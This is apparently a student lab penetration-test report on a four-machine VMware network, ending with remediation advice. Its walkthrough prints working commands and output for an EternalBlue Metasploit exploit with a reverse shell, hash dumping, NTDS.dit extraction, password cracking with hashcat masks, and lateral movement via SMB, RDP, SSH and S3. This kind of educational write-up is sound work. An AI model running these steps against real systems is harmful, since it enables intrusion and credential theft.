
Vulnerability Report

Group 25

Sparsh Mehta — 119362914

Antonio Farias — 117114102

Bhavinkumar Panchal — 120278907

Preface

This report highlights the results of a penetration test conducted on an environment with 4 systems consisting of 3 windows systems and one linux system serving various applications to the users of this environment. This report also aims to remediate the vulnerabilities present in this environment by fixing the misconfigurations or applying patches to vulnerable software.

Assets

This environment consists of the following IT assets:

1. Ubuntu Linux System — Web Server
2. Windows 7 Enterprise System — Bookings PC
3. Windows Server 2016 System — Masked DJ Domain Controller
4. Windows 10 Education System — IT Admin Desktop

Executive Summary

This penetration testing assessment evaluated the security posture of a multi-system network environment, revealing critical vulnerabilities that could potentially compromise the entire infrastructure. The investigation systematically exposed multiple attack vectors and demonstrated how a single initial breach could lead to comprehensive network infiltration.

Key Findings and Exploit Progression

1. Initial Network Reconnaissance

- a. Conducted comprehensive network mapping using `netdiscover`, identifying four distinct systems: a Windows 7 machine, Windows 10 Server, Windows 2016 Domain Controller, and an Ubuntu machine.
- b. Leveraged `nmap` for detailed port scanning and service enumeration, revealing critical SMB vulnerabilities.

2. SMB Exploitation (EternalBlue)

- a. Exploited the MS17-010 EternalBlue vulnerability in the Windows 7 machine using Metasploit.
- b. Successfully obtained system-level access and extracted password hashes.
- c. Cracked password hashes using JohnTheRipper, revealing initial set of credentials.

3. Lateral Movement and Credential Escalation

- a. Gained access to the Bookings Server through SMB enumeration.
- b. Extracted sensitive files and user directories.
- c. Obtained NTDS.dit file from the Domain Controller, enabling comprehensive user credential extraction.
- d. Cracked additional passwords using advanced hashcat techniques.

4. Privileged Access Acquisition

- a. Utilized compromised IT-Admin credentials (password: `Julia...`) to establish RDP connection to the Domain Controller.
- b. Accessed KPasswd application, retrieving webmaster credentials.
- c. Successfully SSH'd into the Ubuntu machine using these credentials.

5. Cloud Storage Compromise

- a. Discovered and accessed an AWS S3 bucket.
- b. Downloaded multiple flag images and associated README.
- c. Identified additional system information, including the identity of the "MaskedDJ" as "Kevin Shivers".

Critical Security Implications

The assessment demonstrated how a single unpatched SMB vulnerability could provide an attacker with comprehensive network access, emphasizing the critical need for:

- a. Regular security patch management.
- b. Robust credential policies.
- c. Comprehensive network segmentation.
- d. Continuous vulnerability assessment.

The findings underscore the importance of proactive security measures and highlight the potential catastrophic consequences of overlooked system vulnerabilities.

Result

The identity of the MaskedDJ is **Kevin Shivers**, and the file hashes are given below.

1. [ec920f6a63f80bdaed233844dee35602](#)
2. [941150d01339cac745327d0d4549a0c3](#)
3. [dfed11803eac1bf990940cc1a500a202](#)
4. [dde8e712353d62de269f62b11bab847f](#)
5. [b5cf9353ae742b19983b269fdb5f841f](#)
6. [2cdf05cbc8d6a465e7361d3fa4bdf80e](#)

Security Recommendations

This section canvasses the vulnerability catalog and provides mitigation strategies for each vulnerability/misconfiguration listed in the summary:

SMB Vulnerability (MS17-010 Eternal Blue)

Risk Level — **Critical**

Mitigation Steps:

1. Immediately apply Microsoft Security Bulletin MS17-010 patch
2. Disable SMBv1 protocol across all Windows systems
3. Enable Windows Defender Exploit Guard
4. Implement network segmentation to isolate SMB traffic
5. Configure strict firewall rules limiting SMB communication
6. Regularly update and patch all Windows systems

Weak Credential Management

Risk Level — **High**

Mitigation Steps:

1. Implement complex password policies requiring:
 - a. Minimum 14-character length
 - b. Mandatory MFA
 - c. Regular mandatory credential rotations (90 days)
2. Disable legacy authentication protocols
3. Deploy centralized password management solutions (1Password, LastPass, NordPass)
4. Implement privileged access management (PAM)
5. Conduct regular security awareness training

Unprotected SMB File Shares

Risk Level — **Medium**

Mitigation Steps:

1. Restrict SMB Share permissions
2. Implement principle of least privilege
3. Enable SMB signing
4. Use encrypted file shares
5. Audit and remove unnecessary shared folders
6. Monitor and log all SMB access attempts

Exposed AWS S3 Bucket

Risk Level — **High**

Mitigation Steps:

1. Configure S3 bucket private access
2. Implement strict IAM roles and policies
3. Enable S3 bucket versioning
4. Set up comprehensive logging and monitoring
5. Use AWS CloudTrail for access tracking
6. Regularly audit S3 bucket permissions

Unpatched Systems

Risk Level — **Critical**

Mitigation Steps:

1. Establish centralized management system
2. Configure automatic updates for all systems
3. Implement regular vulnerability scanning
4. Create a standardized path deployment process
5. Maintain an updates inventory of all systems
6. Develop a rapid response protocol for critical vulnerabilities

Insufficient Network Segmentation

Risk Level — **High**

Mitigation Steps:

1. Implement zero-trust network architecture
2. Use VLANs to isolate different system types
3. Deploy next-generation firewalls
4. Configure strict inter-network communication rules
5. Implement network access control lists also known as NACLs
6. Use software defined networking (SDN) as provisioned by contemporary network devices like UniFi Dream Machine Pro

RDP Exposure

Risk Level — **Medium**

Mitigation Steps:

1. Disable direct RDP internet access
2. Implement RDP gateway
3. Configure IP whitelisting
4. Use VPN for remote access
5. Enable Network Level Authentication (NLA)
6. Set up advanced RDP security policies

Comprehensive Security Recommendations

1. Conduct quarterly penetration testing
2. Implement continuous security monitoring
3. Develop and maintain an incident response plan
4. Provide regular cybersecurity training for all personnel
5. Establish a security awareness program

Recommended Tools


- a. Endpoint Detection and Response (EDR) solutions
- b. Security Information and Event Management (SIEM) systems
- c. Vulnerability management platforms
4. Automated patch management tools

Walkthrough

This section of the report goes through the entire penetration test as it was conducted, one step at a time. Please note that this section only covers successful exploitation and reconnaissance attempts for brevity.

Step 1

The target systems are found using netdiscover, which is a tool that aids discovery of systems in a network without probing tools like nmap or rustscan.



Currently scanning: Finished! | Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 7 hosts. Total size: 480

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.44.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.44.2	00:50:56:f2:da:17	1	60	VMware, Inc.
192.168.44.139	00:0c:29:28:40:69	1	60	VMware, Inc.
192.168.44.140	00:0c:29:1c:33:ea	1	60	VMware, Inc.
192.168.44.142	00:0c:29:1c:2b:27	2	120	VMware, Inc.
192.168.44.148	00:0c:29:88:ee:03	1	60	VMware, Inc.
192.168.44.254	00:50:56:fb:1d:9a	1	60	VMware, Inc.

Figure 1 - Running netdiscover

Step 2

Using NMAP, each IP found is enumerated for ports. Each IP shows several ports opened, indicating what services are running on what IPs. (Continued on the next page)

```
(root@kali)-[~]
# nmap -iL ips.txt -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 11:27 EST
Nmap scan report for 192.168.44.139
Host is up (0.0011s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:28:40:69 (VMware)

Nmap scan report for UbuntuVM (192.168.44.140)
Host is up (0.00063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:1C:33:EA (VMware)

Nmap scan report for 192.168.44.142
Host is up (0.00083s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:1C:2B:27 (VMware)
```

Figure 2 - NMAP Output

```
Nmap scan report for 192.168.44.142
Host is up (0.00083s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:1C:2B:27 (VMware)

Nmap scan report for 192.168.44.148
Host is up (0.0010s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5985/tcp   open  wsman
9389/tcp   open  adws
47001/tcp  open  winrm
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49669/tcp  open  unknown
49670/tcp  open  unknown
49671/tcp  open  unknown
49673/tcp  open  unknown
49676/tcp  open  unknown
49683/tcp  open  unknown
49701/tcp  open  unknown
MAC Address: 00:0C:29:88:EE:03 (VMware)

Nmap done: 4 IP addresses (4 hosts up) scanned in 118.23 seconds
```

Figure 3 - NMAP Output

Step 3

After the identification of services, one of the systems running Windows 7 Enterprise shows signs of the Eternal Blue vulnerability, which was found using the nmap smb-vuln script. The whoami command gives us context of the current user.

```
Metasploit Documentation: https://docs.metasploit.com/
nsf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
nsf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.44.142
RHOST => 192.168.44.142
nsf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.44.133
LHOST => 192.168.44.133
nsf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
nsf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Figure 4 - Exploiting Eternal Blue

```
nsf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
nsf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.44.133
LHOST => 192.168.44.133
nsf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.44.142
RHOST => 192.168.44.142
nsf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.44.133:4444
[*] 192.168.44.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.44.142:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.44.142:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.44.142:445 - The target is vulnerable.
[*] 192.168.44.142:445 - Connecting to target for exploitation.
[+] 192.168.44.142:445 - Connection established for exploitation.
[+] 192.168.44.142:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.44.142:445 - CORE raw buffer dump (40 bytes)
```

Figure 5 - Getting a shell with Eternal Blue

Since the shell dropped as an administrator on the system, the hashdump command is used to get all the hashes which can later be cracked offline.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 6 - Getting the Hashes

Step 4

The hashes obtained can be cracked offline on the attack machine to gain one of the passwords.

```
(root@kali)-[~/Desktop]
# john -format=NT hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(Administrator)
(Guest)
Passw0rd (Bookings)
3g 0:00:00:00 DONE 2/3 (2024-12-08 12:03) 23.07g/s 65400p/s 65400c/s 110538C/s Bonjour..Ihate
you
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figure 7 - Cracking the hashes with John The Ripper

The password for one of the users “Bookings” is “Passw0rd”. Which can be sprayed on other services on all the 4 systems to see if credentials have been re-used.

Step 5

It was found that the bookings user's credentials work when logging into the SMB share hosted by the domain controller. The smbget tool can be used to recursively download all the files from the bookings SMB share.

```
(root@kali)-[~/Desktop]
# smbclient -L \\192.168.44.148\ -U "Bookings"
Password for [WORKGROUP\Bookings]:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$              Disk      Default share
  Files           Disk      Where our Files are stored
  IPC$           IPC        Remote IPC
  NETLOGON        Disk      Logon server share
  SYSVOL          Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.44.148 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figure 8 - Bookings SMB Share on DC

```
(root@kali)-[~/Desktop]
# smbget --recursive smb://192.168.44.148/Files --user Bookings%Passw0rd
Using domain: WORKGROUP, user: Bookings
Using domain: WORKGROUP, user: Bookings
Using domain: WORKGROUP, user: Bookings
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/Backup/Active Directory/ntds.dit
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/Backup/Active Directory/ntds.jfm
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/Backup/Backup-Plan.txt
Using domain: WORKGROUP, user: Bookings
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/Backup/registry/SECURITY
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/Backup/registry/SYSTEM
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/New-Password-Policy.txt
Using domain: WORKGROUP, user: Bookings
smb://192.168.44.148/Files/User-Directory.rtf
Downloaded 46.58MB in 4 seconds
```

Figure 9 - Downloading All Files

Step 6

After downloading all files and going through the contents of each file there can be seen a **password policy** that is set for the domain. The presence of the registry hive can also be seen.

```
(root@kali)-[~/Desktop]
# ls
Backup  DomainSID.txt  New-Password-Policy.txt  User-Directory.rtf
```

Figure 10 - Downloaded Files

We can extract the registry hive and then crack them using hashcat by creating a “mask” that can be extracted from the password policy. The extraction of the NTLM hashes can be done using powershell along with the SECURITY, SYSTEM and the ntds.dit file.

```
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:
Kevin00!
Karen81@

New-Password-Policy.txt (END)
```

Figure 11 - Downloaded Files


```

PS C:\Users\anton\Downloads> $key = Get-BootKey -SystemHiveFilePath 'C:
> \Users\UserName\Downloads\REGISTRY\SYSTEM'^C
PS C:\Users\anton\Downloads> ^C
PS C:\Users\anton\Downloads> $key = Get-BootKey -SystemHiveFilePath 'C:\Users\anton\Downloads\REGISTRY\SYSTEM'
PS C:\Users\anton\Downloads> Get-ADDBAccount -All -DBPath 'C:\Users\anton\Downloads\REGISTRY\ntds.dit' -Bootkey $key
/ | Format-Custom -View HashcatNT | Out-File 'C:\Users\anton\Downloads\hashes.txt' -Encoding ASCII
PS C:\Users\anton\Downloads>

```

Figure 12 - Using powershell to extract hashes

```

```powershell
PS> $key = Get-BootKey -SystemHiveFilePath 'C:\Path\To\SYSTEM'
PS> Get-ADDBAccount -All -DBPath 'C:\Path\To\ntds.dit' -BootKey $key | \
Format-Custom -View HashcatNT | Out-File 'C:\Path\To\Store\Extracted\hashes'
```

```

The hashes are transferred to Kali machine and can be cracked using hashcat.

The cracked password is `Julia19!`.

```
pcatcds..... warning
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: hash.txt
Time.Started.....: Sun Dec 8 14:10:50 2024 (2 mins, 37 secs)
Time.Estimated...: Sun Dec 8 16:05:00 2024 (1 hour, 51 mins)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?u?l?l?l?d?d?s [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 5723.4 kH/s (0.08ms) @ Accel:512 Loops:8 Thr:1 Vec:8
Recovered.....: 0/7 (0.00%) Digests (total), 0/7 (0.00%) Digests (new)
Progress.....: 863158272/39208540800 (2.20%)
Rejected.....: 0/863158272 (0.00%)
Restore.Point....: 47104/2230800 (2.11%)
Restore.Sub.#1...: Salt:0 Amplifier:17216-17224 Iteration:0-8
Candidate.Engine.: Device Generator
Candidates.#1....: Cbqpf03. -> Kczcf38+
Hardware.Mon.#1..: Util: 67%

b18082f7c408891f34db2338514a36c9:Julia19!
```

Figure 13 - Cracking hashes with Hashcat

```
Guest:
DefaultAccount:
krbtgt:1dcb029cd00c5f6eebdad323dc01d22e
Bookings:a87f3a337d73085c45f9416be5787d86
IT-Admin:b18082f7c408891f34db2338514a36c9
webmaster:29f505b754dfd810c2ed92ba275b978c
MASKEDD1-DC$:5ca7f7c31e43f3128ac98a2db1d29e3b
```

Figure 14 - Hashes Extracted

Step 7

The credentials are used to log into the RDP service running on the domain controller. The user for which the password was cracked is IT-Admin.

```
(root@kali)-[~/Desktop]
# xfreerdp /v:192.168.44.139 /u:IT-Admin /p:Julia19!
14:26:11:059 [1499642:1499673] [INFO][com.freerdp.crypto] - creating directory /root/.confi
/ freerdp
14:26:11:060 [1499642:1499673] [INFO][com.freerdp.crypto] - creating directory [/root/.conf
g/ freerdp/certs]
14:26:11:061 [1499642:1499673] [INFO][com.freerdp.crypto] - created directory [/root/.confi
/ freerdp/server]
14:26:11:142 [1499642:1499673] [WARN][com.freerdp.crypto] - Certificate verification failur
'self-signed certificate (18)' at stack position 0
14:26:11:142 [1499642:1499673] [WARN][com.freerdp.crypto] - CN = ITAdmin-Desktop.maskeddj.e
pm809q
```

Figure 15 - RDP into Domain Controller




Figure 16 - Hint on the Desktop

Hint on the desktop shows the presence of a password manager as well as a hint file that leaks the credentials for logging into the password management software.




Figure 17 - Password for the Webmaster User

The credentials of the webmaster user are found in the KPasswd app. These can be used to log into the Ubuntu system.

Step 8

The credentials found on the domain controller are used to SSH into the Ubuntu system.

```
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site. It has some images of the big reveal of who the boss is. We should be careful this isn't accessed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$
```

Figure 18 - SSH into Ubuntu Machine

There is a hint file here that informs us of the S3 bucket that might have something on it. Running the **aws s3 ls** command will list all the buckets present.

```
webmaster@ubuntu:~$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~$
```

Figure 19 - Listing S3 Buckets

```
webmaster@ubuntu:~$ aws s3 cp --recursive s3://enpm809q .
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
webmaster@ubuntu:~$
```

Figure 20 - Copying the contents of the S3 Bucket

